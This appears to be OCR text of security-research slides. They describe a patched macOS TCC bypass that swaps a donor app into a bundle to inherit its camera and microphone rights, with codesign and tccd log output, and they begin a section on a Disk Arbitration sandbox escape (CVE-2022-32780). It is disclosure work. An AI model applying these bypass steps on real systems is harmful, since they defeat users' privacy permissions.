
2. Start the app

3. Copy the donor app over the embedded app

4. Initiate an action which requires privacy permissions

5. TCC is bypassed, with inheriting the donor's rights


demo



```
Executable=/Applications/zoom.us.app/Contents/MacOS/zoom.us
Identifier=us.zoom.xos
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=887 flags=0x10000(runtime) hashes=19+5 location=embedded
Signature size=9080
Timestamp=2021. Dec 27. 2:02:32
Info.plist entries=33
TeamIdentifier=BJ4HAAB9B3
Runtime Version=11.1.0
Sealed Resources version=2 rules=13 files=120
Internal requirements count=1 size=172
[Dict]
        [Key] com.apple.security.automation.apple-events
        [Value]
                [Bool] true
        [Key] com.apple.security.device.audio-input
        [Value]
                [Bool] true
        [Key] com.apple.security.device.camera
        [Value]
                [Bool] true
csaby@mantarey ~ % codesign -dv --entitlements - /tmp/zoom.us.app
Executable=/private/tmp/zoom.us.app/Contents/MacOS/zoom.us
Identifier=us.zoom.xos
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20400 size=815 flags=0x0(none) hashes=15+7 location=embedded
Signature size=4779
Signed Time=2022. Apr 1. 10:31:47
Info.plist entries=21
TeamIdentifier=33YRLYRBYV
Sealed Resources version=2 rules=13 files=1
Internal requirements count=1 size=172
[Dict]
        [Key] com.apple.security.get-task-allow
        [Value]
                [Bool] true
csaby@mantarey ~ %
```

fix

- finally dynamic code signature is verified



```
2022-04-01 10:42:00.148226+0200 0xe1c3c    Error       0x1e0442             456    0    tccd: [com.apple.TCC:access]
IDENTITY_ATTRIBUTION: Failed to validate code signature of responsible process 36900, responsible for /private/tmp/zoom.us.app/
Contents/MacOS/zoom.us: #-67034: Error Domain=NSOSStatusErrorDomain Code=-67034 "(null)"

...

2022-04-01 10:42:00.150774+0200 0xe1c3c    Error       0x1e0442             456    0    tccd: [com.apple.TCC:access] Invalid
dynamic code signature for accessing/responsible process <TCCDProcess: identifier=us.zoom.xos, pid=36900, auid=501, euid=501,
binary_path=/private/tmp/zoom.us.app/Contents/MacOS/zoom.us>: #-67034
```


CVE-2022-32780 - Sandbox escape via Disk Arbitration

diskarbitration - the basics

- system wide service, defined in:
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- XPC: com.apple.DiskArbitration.diskarbitrationd
- manage disk mounting, unmounting
- calls mount/unmount system calls under the hood

diskarbitration - why we like it?

